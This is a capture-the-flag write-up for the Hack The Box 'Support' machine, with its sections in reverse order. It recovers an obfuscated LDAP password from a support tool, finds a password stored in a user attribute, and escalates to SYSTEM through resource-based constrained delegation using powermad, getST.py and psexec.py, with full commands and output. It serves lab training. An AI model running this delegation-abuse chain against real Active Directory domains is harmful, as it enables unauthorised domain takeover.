HTB Support

C:\Windows\system32> type c:\users\administrator\desktop\root.txt
f4d2d949c545da5dfb93c26e32e1a36d

7. Get the flag

6. Resource Based Constrained Delegation

- Set Up a New Machine Account
- Find and Configure the Target
- Impersonate Administrator
- Use the Ticket to Get SYSTEM Shell
- get the shell

```
*Evil-WinRM* PS C:\Users\support\Documents> import-module powerview.ps1
*Evil-WinRM* PS C:\Users\support\Documents> import-module powermad.ps1
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -
MachineAccount hacker$ -Password $(ConvertTo-SecureString 'Password123'
-AsPlainText -Force)
[+] Machine account hacker$ added


*Evil-WinRM* PS C:\Users\support\Documents> get-Domaincomputer hacker
*Evil-WinRM* PS C:\Users\support\Documents> $SD = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1677581083-3380853377-1
888903654-6101)"
*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object
byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\Users\support\Documents>
$SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer dc |
Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=
$SDBytes}


┌──(hacking-env)─(karti㉿kali)-[~/support]
└─$ getST.py support.htb/hacker -impersonate Administrator -dc-ip
10.129.250.116 -spn www/dc.support.htb
┌──(hacking-env)─(karti㉿kali)-[~/support]
└─$ export
KRB5CCNAME=Administrator@www_dc.support.htb@SUPPORT.HTB.ccache

┌──(hacking-env)─(karti㉿kali)-[~/support]
└─$ psexec.py -k -no-pass support.htb/Administrator@dc.support.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file KDTiOkvZ.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service nWNG on dc.support.htb.....
[*] Starting service nWNG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> type c:\users\administrator\desktop\root.txt
f4d2d949c545da5dfb93c26e32e1a36d
```

5. Bloodhound

I am a member of:
- 1. Domain users
- 2. Remote Management users
- 3. Shared Suport Accounts

Outbound Object Control
- GenericAll

4. Evil-winrm

flag — login

```
┌──(karti㉿kali)-[~/support]
└─$ evil-winrm -i $IP -u support -p Ironside47pleasure40Watchful

*Evil-WinRM* PS C:\Users\support\Desktop> cat user.txt
a0c182520824528dc90a907f5f4a4446
```

3. Domain details

password found — ldapsearch — user: support

```
┌──(hacking-env)─(karti㉿kali)-[~/support]
└─$ ldapsearch -x -H ldap://$IP -D "support\\ldap" -w
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b
"dc=support,dc=htb" > domain.users.details
```

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
```

1. Enumeration

- nmap
- crackmapexec
- smbmap — guest — permissions

```
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
```

```
VALID USERNAMES:
Administrator           Guest
krbtgt                  DC$
ldap                    support
smith.rosario           hernandez.stanley
wilson.shelby           anderson.damian
thomas.raphael          levine.leopoldo
raven.clifton           bardot.mary
cromwell.gerard         monroe.david
west.laura              langley.lucy
daughtler.mabel         stoll.rachelle
ford.victoria
```


Disk	Permissions	Comment
ADMIN$	NO ACCESS	Remote Admin
C$	NO ACCESS	Default share
IPC$	READ ONLY	Remote IPC
NETLOGON	NO ACCESS	Logon server share
SUPPORT-TOOLS	READ ONLY	SUPPORT STAFF TOOLS
SYSVOL	NO ACCESS	Logon server share

```
Support Tools:
7-ZipPortable_21.07.paf.exe
npp.8.4.1.portable.x64.zip
putty.exe
SysinternalsSuite.zip
UserInfo.exe.zip
windirstat1_1_2_setup.exe
WiresharkPortable64_3.6.5.paf.exe
```

2. Support tools

- UserInfo.exe downloaded
- strings
- ILSpy — enc_password and getPassword search — username search

```
┌──(hacking-env)─(karti㉿kali)-[~/support/tools]
└─$ strings UserInfo.exe | grep -i pass
getPassword
enc_password
```




```
using System;
using System.Text;

public static string getPassword()
{
        byte[] array =
Convert.FromBase64String(enc_password);
        byte[] array2 = array;
        for (int i = 0; i < array.Length; i++)
        {
                array2[i] = (byte)((uint)(array[i] ^ key[i %
key.Length]) ^ 0xDFu);
        }
        return Encoding.Default.GetString(array2);
}
```


```
// UserInfo.Services.Protected
using System.Text;

private static string enc_password =
"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y
+U193E";
```

```
using System.Text;

private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
private static byte[] key = Encoding.ASCII.GetBytes("armando");
```

```
┌──(karti㉿kali)-[~/support]
└─$ python3 decrypt_Usertool
Decrypted password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```




```
string password = Protected.getPassword();
        entry = new DirectoryEntry("LDAP://support.htb",
"support\\ldap", password);
        entry.set_AuthenticationType((AuthenticationTypes));
        ds = new DirectorySearcher(entry);
```